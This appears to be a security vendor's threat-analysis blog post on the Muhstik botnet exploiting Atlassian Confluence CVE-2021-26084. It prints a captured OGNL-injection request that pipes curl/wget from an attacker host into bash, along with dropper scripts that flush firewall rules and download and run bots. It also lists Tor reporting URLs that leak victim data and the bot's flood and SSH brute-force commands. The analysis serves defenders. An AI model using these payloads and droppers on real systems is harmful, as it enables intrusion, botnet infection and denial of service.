
Muhstik Takes Aim at Confluence CVE 2021-26084

lacework.com/blog/muhstik-takes-aim-at-confluence-cve-2021-26084/

September 8, 2021



Key Takeaways

- In line with USCYBERCOM's warning, publicly available Confluence exploit scripts are being integrated into opportunistic attackers' toolkits.
- Muhstik, a known threat actor targeting cloud and IoT, is one of these opportunistic attackers targeting vulnerable Confluence servers to spread their botnet.
- Lacework Labs observed bash droppers with zero detections on VirusTotal being used in conjunction with CVE 2021-26084.


Background

Early on Sept. 3, 2021, the USCYBERCOM Twitter account alerted followers to urgently patch Atlassian Confluence CVE-2021-26084 before the labor-day holiday weekend, citing mass exploitation. Since that warning, the Lacework Labs Team has observed a number of exploit attempts using the publicly available exploit code. This blog details the malware, architecture, and infrastructure used in these attacks.

Execution Flow Analysis

Publicly available exploit scripts reportedly emerged less than a week following the announcement of CVE-2021-26084 on Aug. 25, 2021. These scripts enable the attacker to gain shell access on the remote server. Simple modifications to this script enabled opportunistic attackers to take a "spray and pray” approach, attempting to spread their malware to several hosts as quickly as possible. Initial execution was achieved via a specially crafted HTTP post request to a vulnerable instance of Confluence.


On Sept. 4, the following exploit traffic was observed in Lacework honeypots originating from IPs 213.16.63.201 (ASN 8866 Viacom) & 62.38.35.226 (ASN 3329 Vodafone-panafon Hellenic Telecommunications Company SA). Lacework Labs first observed IP 213.16.63.201 on July 16, in Redis scanning activity against port 6379. IP 62.38.35.226, and also previously observed in mid-August performing curl requests on port 80.



```
{
  "data": "b'POST /pages/createpage-entervariables.action?SpaceKey=x
HTTP/1.1\\r\\nhost: [REDACTED]:80\\r\\ncontent-length:
912\\r\\n\\r\\nqueryString=aaaaaaaa\\\\u0027+{Class.forName(\\\\u0027javax.sc
ript.ScriptEngineManager\\\\u0027).newInstance().getEngineByName(\\\\u0027Jav
aScript\\\\u0027).\\\\u0065val(\\\\u0027var isWin =
java.lang.System.getProperty(\\\\u0022os.name\\\\u0022).toLowerCase().contain
s(\\\\u0022win\\\\u0022); var cmd = new java.lang.String(\\\\u0022(curl -s
194.31.52.174/conf2||wget -qO - 194.31.52.174/conf2)|bash\\\\u0022);var p =
new java.lang.ProcessBuilder();
if(isWin){p.command(\\\\u0022cmd.exe\\\\u0022//COMMA//
\\\\u0022/c\\\\u0022//COMMA// cmd); }
else{p.command(\\\\u0022bash\\\\u0022//COMMA// \\\\u0022-c\\\\u0022//COMMA//
cmd); }p.redirectErrorStream(true); var process= p.start(); var
inputStreamReader = new java.io.InputStreamReader(process.getInputStream());
var bufferedReader = new java.io.BufferedReader(inputStreamReader); var line
= \\\\u0022\\\\u0022; var output = \\\\u0022\\\\u0022; while((line =
bufferedReader.readLine()) != null){output = output + line +
java.lang.Character.toString(10); }\\\\u0027)}+\\\\u0027'"
}
```

Figure 1. Honeypot traffic


After the initial execution of the CVE-2021-26084 payload, a wget or curl command was executed to download conf2 from 194.31.52.174. This file contained additional download commands for dk86, dk32, and ldm payloads, in addition to changing default iptables policies to be ACCEPT and flushing any existing rules. This behavior can be observed in Figure – 1 below.



```
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -t nat -F
iptables -t mangle -F
iptables -F
iptables -X
wget -O /tmp/dk86 http://194.31.52.174/dk86
chmod +x /tmp/dk86
/tmp/dk86
wget -O /tmp/dk32 http://194.31.52.174/dk32
chmod +x /tmp/dk32
/tmp/dk32
curl -o /tmp/dk86 http://194.31.52.174/dk86
curl -o /tmp/dk32 http://194.31.52.174/dk32
(wget -qO - http://18.235.127.50/ldm
curl http://18.235.127.50/ldm)
bash
```

Figure 2. conf Dropper

The dk86 and dk32 ELF binaries were packed with a custom UPX utility and have hardcoded string references to Anime. This aligns to a threat actor group Lacework Labs has previously reported on, Muhstik. Muhstik leveraged well known vulnerabilities in web applications to expand their IoT botnet. Given previous behavior by this actor, it appears the latest Confluence vulnerability is another target on their list.




```
00c0b6cf 73 68 69       ds        "shitteru koto dake\n"
         74 74 65
         72 75 20 ...
```

Figure 3 – Anime String References in Muhstik


The ldm script hosted on a separate server than conf2 and dk86/dk32 was a more advanced dropper script that performed the following tasks:

- Established persistence via crontab (T1053.003)
- Established persistence via dropped ssh key (T1098.004)
- Attempt lateral movement via existing ssh keys, users and host entries in ~/.ssh/known_hosts (T1021.004)
- Downloaded additional dropper scripts for pty payloads. (T1059.004)
- Download additional payloads from .onion sites



```
curl http://34.221.40.237/.x/pty10 -o pty10 ; chmod +x pty10 ; chmod 700 pty10 ; ./pty10
curl http://34.221.40.237/.x/pty3 -o pty3; chmod +x pty3 ; chmod 700 pty3 ; ./pty3
curl http://34.221.40.237/.x/pty4 -o pty4; chmod +x pty4 ; chmod 700 pty4 ; ./pty4
curl http://34.221.40.237/.x/pty10 -o /tmp/pty10 ; chmod +x /tmp/pty10 ; chmod 700 /tmp/pty10 ; /tmp/pty10 &
curl http://34.221.40.237/.x/pty1 -o /tmp/pty1; chmod +x /tmp/pty1; chmod 700 /tmp/pty1; /tmp/pty1 &
curl http://34.221.40.237/.x/pty2 -o /tmp/pty2; chmod +x /tmp/pty2; chmod 700 /tmp/pty2; /tmp/pty2 &
curl http://34.221.40.237/.x/pty5 -o /tmp/pty5; chmod +x /tmp/pty5; chmod 700 /tmp/pty5; /tmp/pty5 &
curl http://34.221.40.237/.x/pty11 -o /tmp/pty11; chmod +x /tmp/pty11; chmod 700 /tmp/pty11; /tmp/pty11 &
curl http://157.230.189.52/wp-content/themes/twentynineteen/ldm | bash &
```

Figure 4 – Download Script: x3.sh



```
pty1:   ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, no section header
pty10:  ELF 32-bit LSB executable, ARM, EABI5 version 1 (GNU/Linux), statically linked, no section header
pty11:  ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (GNU/Linux), statically linked, no section
pty2:   ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, no section header
pty3:   ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header
pty4:   ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, no section header
pty5:   ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, no section header
pty6:   ELF 32-bit MSB executable, MIPS, MIPS-II version 1 (SYSV), statically linked, no section header
pty7:   ELF 32-bit LSB executable, MIPS, MIPS-II version 1 (SYSV), statically linked, no section header
pty8:   ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, no section header
pty9:   ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header
```

Figure 5 – Multi Architecture

The entire execution workflow can be seen in Figure 6 below.




0) Opportunistic attackers leverage publicly available exploit scripts
CVE-2021-26084 Payload
Confluence Server
(all 7.12.X before 7.12.5)
); var cmd = new java.lang.String(\\u0022(curl -s 194.31.52.174/conf2||wget -qO - 194.31.52.174/conf2)|bash\\u0022);v
2); var cmd = new java.lang.String(\\u0022(curl -s 194.31.52.174/conf2||wget -qO - 194.31.52.174/conf2)|bash\\u0022);
conf2
dk32
dk64
hxxp://194.31.52.174/conf2
Malware Staging Server
1) Download and execute conf2 script
2) Execute dk86/dk32
3) Download and execute ldm
> change default iptables policy to accept
> wget/curl dk86, dk32 and ldm scripts
ldm
hxxp://18.235.127.50
Malware Staging Server
4) ldm executes and downloads and executes 3sh
◦ 3sh is downloaded and executed.
◦ Persistence is setup in cronttab
◦ Lateral movement based on host key entries and, hosts in ~/.ssh/known_hosts, and keys on disk.
◦ Reporting of victim IP and user to Tor site
5) 3sh download and executes pty1 through pty10
◦ Notably, there are no architecture checks
bvprzqhoz72jltin.onion/rsl.php?ip=$IP_HERE&whoami=$(whoami)
bvprzqhoz72jltin.tor2web.su/rsl.php?ip=$IP_HERE&whoami=$(whoami)
bvprzqhoz72jltin.onion.ly/rsl.php?ip=$IP_HERE&whoami=$(whoami)
bvprzqhoz72jltin.onion.ws/rsl.php?ip=$IP_HERE&whoami=$(whoami)
3sh
pty1 -> pty10
hxxp://32.221.40.237/.x/
Malware Staging Server

Figure 6 – Confluence RCE Overview

Bot Analysis

The pty binaries identified within this campaign are IRC bots that appear to be modified versions of Tsunami/Katien. All of the identified binaries include modification of the UPX header to prevent easy unpacking via the upx utility. These binaries can be patched by replacing the custom header bytes (0a 00 00 00) with the bytes for the valid UPX! header (55 50 58 21). A script for patching these files is available in the Lacework Labs Github repository. After patching the upx utility can be used to unpack these binaries.


The pty IRC bots are compiled for numerous architectures including ARM, MIPS, x86, and x64. All of the pty IRC bots are statically compiled, while a subset are compiled with OpenSSL drastically increasing the file size. The main functionality of the IRC bots includes DoS commands for various protocols, as well as ssh brute forcing and raw sh command execution. This functionality can be seen in the bot’s help menu listed below.



```
bot-cmd(param_1,
        "NOTICE %s :PAN <target> <port> <secs>                       = An advanced syn flooder t
        hat will kill most network drivers\n"
        ,param_2);
bot-cmd(param_1,"NOTICE %s :UDP <target> <port> <secs>                       = A udp flooder\n",
        param_2);
bot-cmd(param_1,
        "NOTICE %s :HTTP <target> <port> <time> <threads> </shit.php?id=> <GET/HEAD/POST> = HTTP
         flood\n"
        ,param_2);
bot-cmd(param_1,"NOTICE %s :STD <target> <port> <secs> <funny_data>         = STD2 flood\n",
        param_2);
bot-cmd(param_1,
        "NOTICE %s :UNKNOWN <target> <secs>                          = Another non-spoof udp flo
        oder\n"
        ,param_2);
bot-cmd(param_1,
        "NOTICE %s :KILL                                             = Kills the client\n",
        param_2);
bot-cmd(param_1,
        "NOTICE %s :KILL_PORT <port>                                 = Kills a listener socket\n
        "
        ,param_2);
bot-cmd(param_1,
        "NOTICE %s :GET <http address> <save as>                     = Downloads a file off the
        web and saves it onto the hd\n"
        ,param_2);
bot-cmd(param_1,
        "NOTICE %s :SSHX <192 or 192.168 or 192.168.0> <threads> <minutes> <user> <password> <ht
        tp_string> <tftp_host>                  = SSH scan provided credentials\n"
        ,param_2);
bot-cmd(param_1,
        "NOTICE %s :SSH <192 or 192.168 or 192.168.0> <threads> <minutes> <http_string> <tftp_ho
        st>                   = SSH scan\n"
        ,param_2);
bot-cmd(param_1,
        "NOTICE %s :KILLALL                                          = Kills all current packeti
        ng\n"
        ,param_2);
bot-cmd(param_1,"NOTICE %s :HELP                                             = Displays this\n",
        param_2);
bot-cmd(param_1,"NOTICE %s :CBACK <ip> <port>\t\t\t\t\t\t\t\t= Connect back\n",param_2);
bot-cmd(param_1,
        "NOTICE %s :IRC <command>                                    = Sends this command to the
         server\n"
        ,param_2);
bot-cmd(param_1,
        "NOTICE %s :SH <command>                                     = Executes a command\n",
        param_2);
FUN_00501370(0);
```

Figure 7 – Bot’s help menu

In conjunction with the HTTP flooding and brute force attacks, multiple hard coded usernames, passwords, and user-agent strings are embedded within the binaries. The image below shows embedded User-Agent strings identified within the x86 pty IRC bot variant.



```
Mozilla/5.0 (X11; U; Linux ppc; en-US; rv:1.9a8) Gecko/2007100620 GranParadiso/3.1
Mozilla/5.0 (X11; U; Linux i686; pl-PL; rv:1.9.0.6) Gecko/2009020911
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.8) Gecko/20090327 Galeon/2.0.7
Mozilla/5.0 (X11; Linux x86_64; U; de; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.6 Opera 10.62
Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Thunderbird/38.2.0 Lightning/4.0.2
Mozilla/5.0 (Windows; U; Windows NT 6.1; rv:2.2) Gecko/20110201
Mozilla/5.0 (Windows; U; Windows NT 6.1; cs; rv:1.9.2.6) Gecko/20100628 myibrow/4alpha2
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.19 (KHTML, like Gecko) Chrome/1.0.154.39 Safari/525.19
Mozilla/5.0 (Windows; U; Win 9x 4.90; SG; rv:1.9.2.4) Gecko/20101104 Netscape/9.1.0285
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Mozilla/5.0 (PLAYSTATION 3; 3.55)
Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en; rv:1.8.1.11) Gecko/20071128 Camino/1.5.4
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_7; en-us) AppleWebKit/530.17 (KHTML, like Gecko) Version/4.0 Safari/530.17 Skyfire/2.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:5.0) Gecko/20110517 Firefox/5.0 Fennec/5.0
Mozilla/5.0 (Linux; Android 4.4.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.89 Mobile Safari/537.36
Mozilla/5.0 (compatible; U; ABrowse 0.6; Syllable) AppleWebKit/420+ (KHTML, like Gecko)
Mozilla/5.0 (compatible; Teleca Q7; Brew 3.1.5; U; en) 480X800 LGE VX11000
